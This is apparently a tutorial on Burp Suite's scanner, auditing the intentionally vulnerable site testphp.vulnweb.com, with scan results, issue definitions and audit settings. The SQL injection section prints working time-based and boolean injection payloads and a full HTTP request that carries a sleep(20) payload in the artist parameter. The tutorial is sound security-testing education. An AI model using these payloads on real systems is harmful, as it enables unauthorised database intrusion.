/Mod_Rewrite_Shop/BuyProduct-1/	Errors: unknown h...	1 2	1 2 3 4 5	1 2 3		773	2	5
/Mod_Rewrite_Shop/BuyProduct-2/	Scanning	1 2	1 2 3 4 5	1 2 3		26		5
/Mod_Rewrite_Shop/BuyProduct-3/	Scanning	1 2	1 2 3 4 5	1 2 3		26		5
/Mod_Rewrite_Shop/Details/color-printer/3/	Errors: request tim...	1 2	1 2 3 4 5	1 2 3		1281	4	7
/Mod_Rewrite_Shop/Details/network-attached-sto...	Scanning	1 2	1 2 3 4 5	1 2 3		1230	1	7
/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/	Errors: request tim...	1 2	1 2 3 4 5	1 2 3		1332	1	7
/Mod_Rewrite_Shop/RateProduct-1.html	Errors: request tim...	1 2	1 2 3 4 5	1 2 3	2	1043	3	5
/Mod_Rewrite_Shop/RateProduct-2.html	Errors: request tim...	1 2	1 2 3 4 5	1 2 3		769	1	5
/Mod_Rewrite_Shop/RateProduct-3.html	Errors: request tim...	1 2	1 2 3 4 5	1 2 3	2	1066	1	5
/artists.php	Errors: unknown h...	1 2	1 2 3 4 5	1 2 3		206	1	5
/artists.php	Errors: request tim...	1 2	1 2 3 4 5	1 2 3	1 3	584	2	6
/artists.php	Scanning	1 2	1 2 3 4 5	1 2 3	1	504		6
/artists.php	Errors: request tim...	1 2	1 2 3 4 5	1 2 3	1	590	1	6
/cart.php	Scanning	1 2	1 2 3 4 5	1 2 3	1	477		5
/cart.php	Scanning	1 2	1 2 3 4 5	1 2 3		424		8
/cart.php	Scanning	1 2	1 2 3 4 5	1 2 3		362		8
/cart.php	Scanning	1 2	1 2 3 4 5	1 2 3		236		8
/cart.php	Scanning	1 2	1 2 3 4 5	1 2 3		171		8
/cart.php	Scanning	1 2	1 2 3 4 5	1 2 3				

Further, we can even check the in-detailed Issues that have been found in the web-application.




Details | Audit items | Issue activity | Event log

Filter: High | Medium | Low | Info | Certain | Firm | Tentative

#	Task	Time	Action	Issue type	Host	Path
21	4	21:26:08 16 Dec 2020	Issue found	Path-relative style sheet import	http://testphp.vulnweb.com	/artists.php
20	4	21:24:24 16 Dec 2020	Issue found	Path-relative style sheet import	http://testphp.vulnweb.com	/cart.php
19	4	21:21:40 16 Dec 2020	Issue found	SQL injection	http://testphp.vulnweb.com	/artists.php
18	4	21:20:33 16 Dec 2020	Issue found	Path-relative style sheet import	http://testphp.vulnweb.com	/AJAX/index.php
17	4	21:19:52 16 Dec 2020	Issue found	Backup file	http://testphp.vulnweb.com	/Mod_Rewrite_Shop/RateProduct-3.html
16	4	21:19:52 16 Dec 2020	Issue found	Backup file	http://testphp.vulnweb.com	/Mod_Rewrite_Shop/RateProduct-3.html
15	4	21:19:41 16 Dec 2020	Issue found	Backup file	http://testphp.vulnweb.com	/Mod_Rewrite_Shop/RateProduct-1.html
14	4	21:19:41 16 Dec 2020	Issue found	Backup file	http://testphp.vulnweb.com	/Mod_Rewrite_Shop/RateProduct-1.html
13	4	20:59:28 16 Dec 2020	Issue found	Path-relative style sheet import	http://testphp.vulnweb.com	/
12	4	20:52:50 16 Dec 2020	Issue found	Password field with autocomplete enabled	http://testphp.vulnweb.com	/signup.php
11	4	20:52:50 16 Dec 2020	Issue found	Cleartext submission of password	http://testphp.vulnweb.com	/signup.php
10	4	20:52:50 16 Dec 2020	Issue found	Password field with autocomplete enabled	http://testphp.vulnweb.com	/login.php
9	4	20:52:50 16 Dec 2020	Issue found	Cleartext submission of password	http://testphp.vulnweb.com	/login.php
8	4	20:52:50 16 Dec 2020	Issue found	Cross-domain Referer leakage	http://testphp.vulnweb.com	/hpp/
7	4	20:52:50 16 Dec 2020	Issue found	Cross-domain Referer leakage	http://testphp.vulnweb.com	/
6	4	20:52:50 16 Dec 2020	Issue found	Cross-domain Referer leakage	http://testphp.vulnweb.com	/

Although we can even filter them according to their defined severity levels.




4. Audit of testphp.vulnweb.com

Details | Audit items | Issue activity | Event log

Filter: High | Medium | Low | Info | Certain | Firm | Tentative | Search...

#	Task	Time	Action	Issue type
19	4	21:21:40 16 Dec 2020	Issue found	SQL injection
11	4	20:52:50 16 Dec 2020	Issue found	Cleartext submission of password
9	4	20:52:50 16 Dec 2020	Issue found	Cleartext submission of password
2	4	20:52:48 16 Dec 2020	Issue found	Flash cross-domain policy

Not only these things, over in the **target tab**, something is waiting for us i.e. the Issues and the Advisory are also mentioned there, but if we look at the **defied tree** at the left panel we can see some colourful dots majorly **red and grey** indicating that these URL's are having **high and informative existing vulnerabilities** respectively.



Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
http://testphp.vulnweb.com
  /
  AJAX
    index.php
  Mod_Rewrite_Shop
  artists.php
    artist=1
    artist=2
    artist=3
  cart.php
  categories.php
  crossdomain.xml
  disclaimer.php
  guestbook.php
    name=anonymous+user&text
  hpp
  index.php
  listproducts.php
  login.php
  product.php
  search.php
  secured
  signup.php
```

Host	Method
http://testphp.vulnweb.com	GET
http://testphp.vulnweb.com	GET
http://testphp.vulnweb.com	GET
http://testphp.vulnweb.com	POST
http://testphp.vulnweb.com	POST
http://testphp.vulnweb.com	POST
http://testphp.vulnweb.com	POST
http://testphp.vulnweb.com	POST


```
Flash cross-domain policy
Cleartext submission of password [2]
SQL injection
Password field with autocomplete enabled [2]
Unencrypted communications
Cross-domain Referer leakage [4]
Backup file [4]
Email addresses disclosed
Frameable response (potential Clickjacking)
Path-relative style sheet import [11]
```

```
GET /artists.php?artist=1
HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language:
en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0
(Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/84.0.4147.125
```

SQL injection

Issue:	SQL injection
Severity:	High
Confidence:	Firm
Host:	http://testphp.vulnweb.com
Path:	/artists.php

However, from the below image, with the **Advisory option of SQL Injection**, there is a specific panel for **Request & Response**, let's check them and determine how the scanner confirms that there is an SQL Injection existing.



SQL injection

Issue:	SQL injection
Severity:	High
Confidence:	Firm
Host:	http://testphp.vulnweb.com
Path:	/artists.php

Issue detail

The **artist** parameter appears to be vulnerable to SQL injection attacks. The payloads **71972544 or 4095=04095** and **90514291 or 9068=9069** were each submitted in the artist parameter. These two requests resulted in different responses, indicating that the input is being incorporated into a SQL query in an unsafe way.

Note that automated difference-based tests for SQL injection flaws can often be unreliable and are prone to false positive results. You should manually review the reported requests and responses to confirm whether a vulnerability is actually present.

Additionally, the payload **(select*from(select(sleep(20)))a)** was submitted in the artist parameter. The application took **20156** milliseconds to respond to the request, compared with **0** milliseconds for the original request, indicating that the injected SQL command caused a time delay.


The database appears to be MySQL.

Issue background

SQL injection vulnerabilities arise when user-controllable data is incorporated into database SQL queries in an unsafe

As we navigate to the 3rd Request, we got an SQL time-based query injected in the **"artist="** field.


And as we **shared this request with the browser**, we got the **delay of about 20 seconds**, which confirms that the vulnerabilities dumped with the scanner are triggerable.



```
GET /artists.php?artist=(select*from(select(sleep(20)))a) HTTP/1.1
Host: testphp.vulnweb.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/84.0.4147.125 Safari/537.36
Connection: close
Cache-Control: max-age=0
Referer: http://testphp.vulnweb.com/artists.php
```

You might be wondering like okay I got the vulnerability, but I'm not aware of it – what more could I get with or how could I chain it to make a crucial hit.

Therefore, in order to solve this issue, we got an Issue definition section, where we can simply go through with the defined or captured vulnerability.



Issue Definitions

This listing contains the definitions of all issues that can be detected by Burp Scanner.

Name	Typical severity	Type index
OS command injection	High	0x00100100
SQL injection	High	0x00100200
SQL injection (second order)	High	0x00100210
ASP.NET tracing enabled	High	0x00100280
File path traversal	High	0x00100300
XML external entity injection	High	0x00100400
LDAP injection	High	0x00100500
XPath injection	High	0x00100600
XML injection	Medium	0x00100700
ASP.NET debugging enabled	Medium	0x00100800
HTTP PUT method is enabled	High	0x00100900
Out-of-band resource load (HTTP)	High	0x00100a00
File path manipulation	High	0x00100b00
PHP code injection	High	0x00100c00
Server-side JavaScript code injection	High	0x00100d00
Perl code injection	High	0x00100e00
Ruby code injection	High	0x00100f00
Python code injection	High	0x00100f10
Expression Language injection	High	0x00100f20
Unidentified code injection	High	0x00101000
Server-side template injection	High	0x00101080
SSI injection	High	0x00101100
Cross-site scripting (stored)	High	0x00200100
HTTP request smuggling	High	0x00200140
Web cache poisoning	High	0x00200180
HTTP response header injection	High	0x00200200
Cross-site scripting (reflected)	High	0x00200300
Client-side template injection	High	0x00200308
Cross-site scripting (DOM-based)	High	0x00200310

OS command injection

Description

Operating system command injection vulnerabilities arise when an application incorporates user-controllable data into a command that is processed by a shell command interpreter. If the user data is not strictly validated, an attacker can use shell metacharacters to modify the command that is executed, and inject arbitrary further commands that will be executed by the server.

OS command injection vulnerabilities are usually very serious and may lead to compromise of the server hosting the application, or of the application's own data and functionality. It may also be possible to use the server as a platform for attacks against other systems. The exact potential for exploitation depends upon the security context in which the command is executed, and the privileges that this context has regarding sensitive resources on the server.


Remediation

If possible, applications should avoid incorporating user-controllable data into operating system commands. In almost every situation, there are safer alternative methods of performing server-level tasks, which cannot be manipulated to perform additional commands than the one intended.

If it is considered unavoidable to incorporate user-supplied data into operating system commands, the following two layers of defense should be

<u>Defining Audit Configurations</u>

Similar to the Crawling option, we can simply configure this Audit too, by getting back to the **"New Scan"** dashboard with a right-click on the defined URL & hitting Scan.



Scan Type


Crawl and audit
Crawl
[✓ Audit selected items]
Add to task
[✓ Create new task]

Items to Scan

```
http://testphp.vulnweb.com/
http://testphp.vulnweb.com/AJAX/index.php
http://testphp.vulnweb.com/Mod_Rewrite_Shop/
http://testphp.vulnweb.com/artists.php
http://testphp.vulnweb.com/artists.php
http://testphp.vulnweb.com/artists.php
http://testphp.vulnweb.com/artists.php
http://testphp.vulnweb.com/cart.php
http://testphp.vulnweb.com/categories.php
http://testphp.vulnweb.com/disclaimer.php
```

Here, in the above image, if we scroll down, we'll thus get the same option to set the **Out Of Scope** URL as was in the Crawl section.


Now, moving further with the scan configurations, hit the **"New"** button as we did earlier.



Scan Configuration

Select configurations to control how the scan is carried out. You can select multiple configurations, and these will be applied in turn to determine the final configuration that is used for the scan. If no configurations are selected, then Burp Scanner's default settings will be used.

Setting the configuration name to default and manipulating the audit accuracy to normal, you can define it according to your need.


Configuration name: Auditing configuration 1

Expand the areas that you want to define in this configuration.

Audit Optimization

These settings let you control the behavior of the audit logic to reflect the objectives of the au
help for more information about each option.

Audit speed: Normal

Audit accuracy: Normal

Minimize false negatives
Normal
Minimize false positives

☑ Skip checks … o insertion point's base value


☑ Consolidate frequently occurring passive issues

☑ Automatically maintain session (only applies to crawl-driven audits)

☑ Follow redirections where necessary

Now comes to the most important section to **define the Issues reported** by selecting the **"Scan Type".** Here in order to complete the scan faster, I'm simply taking the **Light active scan** option, but you can opt any of the following –

- **Passive –** These issues are detected simply by inspecting the application's behaviour of requests and responses.
- **Light active –** Here this detects issues by making a small number of benign additional requests.
- **Medium active –** These are issues that can be detected by making requests that the application might reasonably view as malicious.
- **Intrusive active –** These issues are detected by making requests that carry a higher risk of damaging the application or its data. For example, SQL injection.
- **JavaScript analysis –** These are issues that can be detected by analyzing the JavaScript that the application executes on the client-side.


Issues Reported

